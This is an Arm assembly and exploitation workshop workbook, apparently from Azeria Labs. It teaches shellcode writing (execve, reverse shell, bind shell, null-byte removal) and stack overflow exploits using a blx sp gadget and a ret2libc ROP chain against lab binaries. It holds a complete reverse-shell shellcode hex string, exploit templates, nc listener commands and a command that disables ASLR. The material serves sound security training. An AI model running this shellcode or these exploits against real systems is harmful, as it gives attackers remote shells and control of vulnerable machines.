INTRODUCTION

Welcome to this workshop. You are among the first to test the first version of the Azeria Labs online Arm assembler and syntax checker "AZM". The idea behind AZM is to ease the process of writing simple Arm assembly without having to compile the program to check for ambiguous syntax errors and then disassemble it to check for bad opcodes. With AZM you just write assembly in your browser and it will highlight any syntax errors and show you the opcodes on right next to your instruction as you type. AZM supports 32-bit ARM and Thumb instructions, but does not yet support 64-bit instructions.

The first three assembly labs in this workbook are designed for you to learn Arm assembly in your browser. Once you have finished an assembly program and want to actually run it, you can copy the code and compile it on the Arm 32-bit environment of your choice. The exploitation labs require the Azeria-Lab-VM-1.8, which can be downloaded here: https://azeria-labs.com/arm-lab-vm/

Let's start with some basic assembly directives. First you need the following assembler directives to define the text section (which will contain your code) and the name your entry point.
Start writing your assembly code after the _start entry point.

```
.section .text
.global _Start

_start:
      <code goes here>
```

1 Execve Shellcode

I usually break the process of writing shellcode down to the following steps:
Step 1: Figure out the system call that is being invoked
Step 2: Figure out the syscall number of that system call
Step 3: Map out parameters of that system call
Step 4: Translate to assembly
Step 5: Dump disassembly to check for null bytes
Step 6: Get rid of null bytes, de-nullifying shellcode
Step 7: Convert shellcode to hex

In this exercise, I will give you the syscall numbers and the parameters for each function you need to translate. Once you have written your assembly code, you don't need to dump the disassembly to check for null-bytes -- AZM will show them to you as you type: https://azm.azerialabs.com

SHELLCODING: EXECVE

The man page of execve() defines this function as follows: "execve() executes the program pointed to by filename. [...] ***filename*** must be either a binary executable, or a script [...]"

In other words, if we specify the filename /bin/sh, it will simply spawns a local shell.

```
int  execve(const char *filename, char *const argv [], char *const envp[]);
```

The parameters execve() requires are:


1) A pointer to a string specifying the path to a binary (e.g. /bin/sh)
2) argv[] – array of command line variables (can be 0)
3) envp[] – array of environment variables (can be 0)

If you want to invoke system calls on Arm, you need to fill the first few registers with the arguments that system call expects. So if your system call expects 3 arguments, you fill the registers R0, R1, and R2 with the right values.

But how does your assembly code tell the OS which function to invoke? With the syscall number. The syscall number is a number associated with a specific system call. You specify the syscall number in R7 and invoke it with the instruction SVC #0 or SVC #1. Once invoked, the OS knows which system function you want to call and passes the values you specified in R0-R2 to that function.

If you want to manually search for Syscall numbers you can execute the following Linux command:

```
user@azeria-labs-arm:~$ grep execve /usr/include/arm-linux-gnueabihf/asm/unistd.h
#define __NR_execve (__NR_SYSCALL_BASE+ 11)
```



SHELLCODING: EXECVE

Fill in the gaps and start writing instructions that fill these registers with the correct values.

R0 needs to contain a pointer to your /bin/sh/ string. Put the string "/bin/sh" into the literal pool using the .string directive which will null-terminate your string and label it binsh.


```
binsh:
.string "/bin/sh"
```

You then need to put the address of this label into R0 using a ADR instruction.

2 DENULLIFY

By now you should have noticed that your opcodes contain a bunch of null-bytes. If you want to use your shellcode for exploitation, you need to get rid of these null-bytes. The reason for it is that a lot of vulnerable functions that you are going to exploit are string functions such as strcpy(). How do these functions know when a string ends? When the function encounters a null-byte in the string, it knows that it should terminate the string. This means that if you exploit a string function like this and supply a shellcode with null-bytes, your shellcode will be cut off before it gets to the end. For this reason, we need to avoid null-bytes in our shellcode.

The first and simplest technique to reduce the possibility of null-bytes is to reduce the opcode size from 32-bit to 16-bit. This can easily be achieved by switching to Thumb.




```
.section .text
.global _start

_start:
.ARM
        add     r3, pc, #1
        bx      r3
.THUMB
        <your code here>
```

At the beginning of your shellcode, include the two instructons shown above and place your code after the .THUMB directive.

Look at your opcodes and rewrite each instruction that results in a null-byte. Think about what could have caused that null-byte in the first place and try to find a way around it.

Shellcoding: execve

The null-bytes in the literal pool are trickier. The reason you have null-bytes there is because you used the .string directive, which correctly null-terminates your string. To avoid this, you can use the .ascii directive, which will not automatically put a null-byte at the end of your string. But your string still needs to be null-terminated somehow. One way to work around this is to put a placeholder character at the end of that string and dynamically replace that placeholder with a null-byte. But don't we need to avoid null-bytes, you ask? Yes, but only in our code. The final shellcode will be a hex string comprised of all the opcodes you see on the left side.

Use a STRB instruction to replace your placeholder with a byte from a registers filled with null-bytes. The location is the address of your string (hint: address is in R0) at the offset of the placeholder position. Calculate the offset by counting the characters of the "/bin/shX" string starting at the slash. Don't forget to start counting at 0. Finally, put the Syscall number into R7 and invoke with SVC.

Do not copy any commands from the PDF due to formatting issues.

3 Test your shellcode

AZM checks your syntax and marks mistakes in red. It also shows you the opcodes so that you can check your code for bad opcodes as you type. What it doesn't help you with is the logic of your code. The only way for you to test if the logic of your shellcode is correct is to copy your code in to a .s file and compile it inside an Arm environment. If you don't have an Arm environment, you can download the Azeria-Lab-VM here: https://azeria-labs.com/arm-lab-vm/

```
user@azeria-labs-arm:~$ as execve.s -o execve.o && ld -N execve.o -o execve
```

Transform your shellcode into a hext string with the following commands:

```
user@azeria-labs-arm:~$ objcopy -O binary execve execve.bin
user@azeria-labs-arm:~$ hexdump -v -e '"\\""x" 1/1 "%02x" ""' execve.bin
```

SHELLCODING: REVERSESHELL

1 SYSTEM CALL NUMBERS

The next challenge is to create a reverse shell. You can use the following code as a guideline and translate it to assembly step by step. The parts marked in blue blong into the literal pool and the parts marked in red are the individual system functions you need to translate. Remember, translating system functions is just about putting the right values into the right registers, including the repective syscall number.

```
int main(void)
{
 int sockfd;              // socket file descriptor
 socklen_t socklen;       // socket-length for new connections

 struct sockaddr_in addr;

// struct that belongs into the literal pool
 addr.sin_family = AF_INET;                  // server socket type address family (0x02)
 addr.sin_port = htons( 4444 );                    // connect-back port
 addr.sin_addr.s_addr = inet_addr("127.0.0.1");    // connect-back ip

 // create new TCP socket
 sockfd = socket( AF_INET, SOCK_STREAM, IPPROTO_IP );

 // connect socket
 connect(sockfd, (struct sockaddr *)&addr, sizeof(addr));

 // Duplicate file descriptors for STDIN, STDOUT and STDERR
 dup2(sockfd, 0);
 dup2(sockfd, 1);
 dup2(sockfd, 2);

 // spawn shell
 execve( "/bin/sh", NULL, NULL );
}
```

On Linux, you would use the following command to determine the syscall numbers of each system call above.

```
user@azeria-labs-arm:~$ grep <function> /usr/include/arm-linux-gnueabihf/asm/unistd-common.h
```

SHELLCODING: REVERSESHELL

2 MAP OUT PARAMETER VALUES

For each system function, write instructions that fill the registers with the right values. Hints:

FUNCTION	R7	R0	R1	R2
SOCKET	281	2	1	0
CONNECT	283	sockfd	--> struct	16
DUP2	63	sockfd	0 / 1 / 2	-
EXECVE	11	--> binsh	0	0

3 CREATE A SOCKET

The first function you need to translate is the socket call. Write assembly instructions that fill the registers with the values for the socket function. Don't forget to split the Syscall number because 281 is too big for the mov instruction in Thumb mode.

After invoking the socket function with SVC, save the return value (R0) into R4. This return value is your sockfd, which you will reuse later.

4 CONNECT

The next part is to translate the connect call. Take a look at the connect function in the initial C code. Notice how the connect requires a reference to the addr struct. You need to place this struct into the literal pool and then reference it in your connect call.

To save you some time, here is the solution for the values that belong into the literal pool.

```
struct:
.ascii "\x02\xff"          // AF_INET - replace 0xff with NULL byte
.ascii "\x11\x5c"          // Port number 4444
ip:
.byte 192,168,1,254        // IP Address, depends on your system
binsh:
.ascii "/bin/shX"          // Replace X with NULL byte
```

SHELLCODING: REVERSESHELL

The \xff part of the AF_INET is a placeholder which needs to be replaced with a null-byte using a STRB instruction.

Write assembly instructions that do the following:

1. Put the address of the struct label in R1 using an ADR instruction
2. Use a STRB instruction to take a null-byte from R2 and place it at R1 + offset
3. Put the address of the IP label in R5 using an ADR instruction
4. Use a STRB instruction to take a 0-byte from R2 and place it at R5 + offset
5. Put the addrlen (16) into R2
6. Put the Syscall number into R7 (or increase R7, because it contains your previous number)
7. Invoke with svc #1

5 DUP2 CALLS

Create the three dup2 calls. The first argument (R0) of each dup2 call is the value you saved in R4, the sockfd. Every time you invoke a dup2 call with svc, R0 will change and you need to fill it with the sockfd value again. You don't need to put the Syscall number into R7 each time you invoke. R7 only changes if you change it.

6 TEST YOUR SHELLCODE

Once you are finished, test your reverse shellcode:

```
// Inside Arm environment: complile your shell
user@azeria-labs-arm:~$ as rshell.s -o rshell.o && ld -N rshell.o -o rshell

// on Ubuntu: start listener on port 4444
user@Azeria-Lab-VM:~$ nc -lvvp 4444

// Inside Arm environment: launch the rshell
user@azeria-labs-arm:~$ ./rshell
```

Denullify Shellcode

Do not copy any commands from the PDF due to formatting issues.

1 Get rid of all null bytes

In this exercise you are given a bind shellcode containing lots of null-bytes.

Download the assembly code here: https://azeria-labs.com/downloads/bind-shell-exercise.txt

Copy and Paste it into AZM and find instructions that achieve the same goal but do it without null-bytes.

2 Test your shellcode

Once you got rid of all null-bytes, boop up your Arm environment and copy your code into a file called bind.s. Use the following commands to compile and test your shellcode:

```
pi@raspberrypi:~/bindshell $ as bind.s -o bind.o && ld -N bind.o -o bind
pi@raspberrypi:~/bindshell $ ./bind
```

Then, connect to your specified port:

```
pi@raspberrypi:~/bindshell $ objcopy -O binary bind bind.bin
pi@raspberrypi:~/bindshell $ hexdump -v -e ‘”\\””x” 1/1 “%02x” “”’ bind.bin
```

Chapter Exploitation: without nx

1 Set up the environment

Start the Arm emulation environment by clicking on the ARM icon on the left bar. Wait for it to boot up and ask for credentials (you might need to press Enter during the bootup process at some point). Once the Arm environment has booted up and asks you for credentials, minimize that window and open the red terminal (Terminator). In that terminal, SSH into the Arm environment and cd into the "challenges" folder.

```
user@Azeria-Lab-VM:~$ ssh arm
Linux azeria-labs-arm 4.9.0-7-armmp-lpae #1 SMP Debian 4.9.110-3+deb9u2 (2018-08-13) armv7l
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent

permitted by applicable law.
```

2 Determine PC offset

Disable ASLR by running the disable-aslr.sh script or with the following command:

```
user@azeria-labs-arm:~$ sudo sh -c "echo 0 > /proc/sys/kernel/randomize_va_space"
```

"cd" into the folder challenges-day1 and run challenge1 with a string argument. Play around with the string length until you hit a Segmentation Fault. Debug the crash with GDB and create a pattern to determine the offset of the crash. Set a breakpoint at _start and run the program.

```
gef> b _start
gef> run
gef> pattern create <pattern_length>
```

Copy the pattern (do not use the $gef variable) and run the program again with that pattern. Once it hits the first breakpoint, continue execution with c and analyze the crash.

What value does the PC register contain? _____

Find the offset of that pattern with the following command:

```
gef> pattern search $register <initial_pattern_length>
```

Chapter Exploitation: without NX

Due to the nature of the PC register and the nuance that it is always byte-aligned, the pattern you see in PC could be off by 1. Search for the pattern at $pc+1.

What is the offset of the PC pattern? _____

Create a new pattern with the offset you calculated and run the program with the pattern +BBBBCCCC.

What do you expect the value of PC to be? _____
What is the value of PC after the crash? _____

Now you know the offset for taking control over PC. After this offset, you need to place an address of an instruction you want to be executed. The goal of this gadget is to jump to SP. SP will point to your shellcode.

First, figure out the base address of libc using the command vmmap in GEF during the debugging process. You see your libc library loaded into multiple memory regions, with different permissions. You need the base address of the first memory region.

What is your libc base address? _____
What is the file path of the libc library? _____

3 Find your first ROP gadget

On your **Ubuntu host**, cd into the libc folder, which contains the library libc-2.27.so, which was transferred from the Arm environment with the following command.

```
user@Azeria-Lab-VM:~/libc$ scp user@arm:/lib/arm-linux-gnueabihf/libc-2.27.so .
```

Launch Ropper and load the libc library using the following command:

```
user@Azeria-Lab-VM:~/libc$ ropper
(ropper)> file libc-2.27.so
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] File loaded.
```

Search for a blx sp gadget. Take the address marked in green.

What is the address of this gadget? _____

Chapter Exploitation: without NX

4 Write the exploit & get a shell

ARM Host

Create your exploit using the template blxsp.py in /home/user/challenges-day1/templates.

```
user@azeria-labs-arm:~/challenges-day1/templates$ nano blxsp.py
#!/usr/bin/python
from struct import pack

libc = 0x_________                      # libc base address
shellcode = "\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\x20\x01\x21\x92\x1a\xc8\x27\x51\x37\x01\
xdf\x04\x1c\x0b\xa1\x4a\x70\x0b\xa5\xaa\x70\x10\x22\x02\x37\x01\xdf\x3f\x27\x20\x1c\x49\
x1a\x01\xdf\x20\x1c\x01\x21\x01\xdf\x20\x1c\x02\x21\x01\xdf\x04\xa0\x92\x1a\x49\x1a\xc2\
x71\x0b\x27\x01\xdf\x02\xff\x11\x5c\xc0\xa8\x01\xfe\x2f\x62\x69\x6e\x2f\x73\x68\x58"

payload = 'A'*___                       # Padding until PC crashes
payload += pack('<I', libc + 0x____)    # gadget address
payload += shellcode
print payload
```

Make your exploit executable and export it into an environment variable:

```
user@azeria-labs-arm:~/challenges-day1/templates$ chmod +x bxsp.py
user@azeria-labs-arm:~/challenges-day1/templates$ export BOOM=$(./blxsp.py)
```

Ubuntu Host

Launch a listener:

```
user@Azeria-Lab-VM:~$ nc -lvvp 4444
```

ARM Host

Get a shell by launching the payload against the vulnerable binary:

```
user@azeria-labs-arm:~/challenges-day1$ ./challenge1 "$BOOM"
```

Ubuntu Host

If everything is correct, you should get a connection!

```
user@Azeria-Lab-VM:~$ nc -lvvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from arm 45952 received!
```

Chapter exploitation: NX Bypass

1 Preparation

In this session, you will exploit challenge2, which has the NX bit set. The NX bit makes the stack region non-executable, which means that we can't just put our shellcode on the stack and execute it. To work around this restriction, we will invoke the system() function. System() takes a pointer to a command string and executes it.

Disable ASLR by running the disable-aslr.sh script or with the following command.

```
user@azeria-labs-arm:~$ sudo sh -c "echo 0 > /proc/sys/kernel/randomize_va_space"
```

Run challenge2 with GDB and set a breakpoint at func1. Run the program with a string and execute the vmmap command. Look at the stack region.

What are the permissions of this region? _____

Run the command checksec to see which security features are enabled. Is the NX bit set?

2 Determine the offsets

Create a new long pattern and run the program with that pattern. After hitting the **func1 breakpoint,** step four instructions ahead with **nexti 4**.

Which registers do you control at this stage? (hint: pattern): _____

Note down the offsets of these registers:

R___: offset: _____ R___: offset: _____
R___: offset: _____ R___: offset: _____
SP: offset: _____

After you have calculated the offsets of those registers, continue execution. The program should crash with a Segmentation fault. Search the pattern in PC with pattern search.

What is the offset of the pattern found in PC? _____

Create a new pattern with that offset length and run the program with the new pattern plus BBBCCCC. Continue execution until the program crashes at PC.

Chapter Exploitation: NX Bypass

Does PC contain BBBB?

If not, do you remember the pattern search trick from the previous exercise? Correct the pattern search and run the program again with the new pattern offset. If PC contains BBBB, your offset is correct.


Calculate die distance of these registers to PC by subtracting the PC offset from a given register offset. E.g. Rx_offset – PC_offset = x bytes. Remember: calculate offsets using the 'pattern search' command.

R__: distance from PC: _____
R__: distance from PC: _____
R__: distance from PC: _____
R__: distance from PC: _____
SP: distance from PC: _____

3 Ret-2-Libc Challenge

Remember how a normal Ret2Libc stack should look like. The requirements for this technique are:

- R0 needs to point to the /bin/sh string
  - Can be achieved by copying the SP (points to /bin/sh) value to R0
- PC needs to contain the address of system()



Chapter Exploitation: NX Bypass


Open Ropper and search for a mov r0, sp gadget. Can you find it?
Newer Libc versions got rid of commonly used exploitation gadgets like mov r0, sp.

The challenge:
Find a way to make R0 point to your shellcode and execute system() to get a shell.

Hints:
Your ROP chain starts at PC, followed by some gadgets.

Your ROP chain ends with the /bin/sh string.

You can use one of the registers pointing close to PC, leaving enough room for gadgets in between. If you don't know which register to use, take R4. Try to think about potential strategies before you start looking for gadgets. SUB instructions can be used to adjust the address in one of the registers if necessary.



If you chose R4, you have 36 bytes (= 9 addresses) for ROP gadgets and junk values before you reach the /bin/sh string R4 is pointing to.

There are multiple solutions to this challenge. If you chose R4, look for a gadget that moves the value of R4 into R0.

What is the address of this gadget? _____

Next, look for a gadget that fills the space up with junk and pops the system address into PC, or look for a gadget that pops the system address into PC and another gadget that subtracts the remaining bytes you didn't fill up from R0.

Chapter exploitation: NX Bypass

You can use the template ret2libc.py found in /home/user/challenges-day1/templates/:

```
#!/usr/bin/python
from struct import pack

libcbase = 0x__________

payload = 'A'*132
payload += pack('<I', libcbase + 0x_______) # first gadget
payload += pack('<I', 0x41414141) # junk?
...
...
payload += pack('<I', libcbase + 0x_______) # system() address
payload += "/bin/sh"

print payload
```

Once your exploit is finished, make it executable, export it to an environment variable and launch it against the challenge binary.

```
user@azeria-labs-arm:~/challenges-day1/templates$ chmod +x ret2libc.py
user@azeria-labs-arm:~/challenges-day1/templates$ export payload=$(./ret2libc.py)
user@azeria-labs-arm:~/challenges-day1$ ./challenge2 "$payload"
$ uname -a
Linux azeria-labs-arm 4.9.0-7-armmp-lpae #1 SMP Debian 4.9.110-3+deb9u2 (2018-08-13) armv7l
GNU/Linux
$
```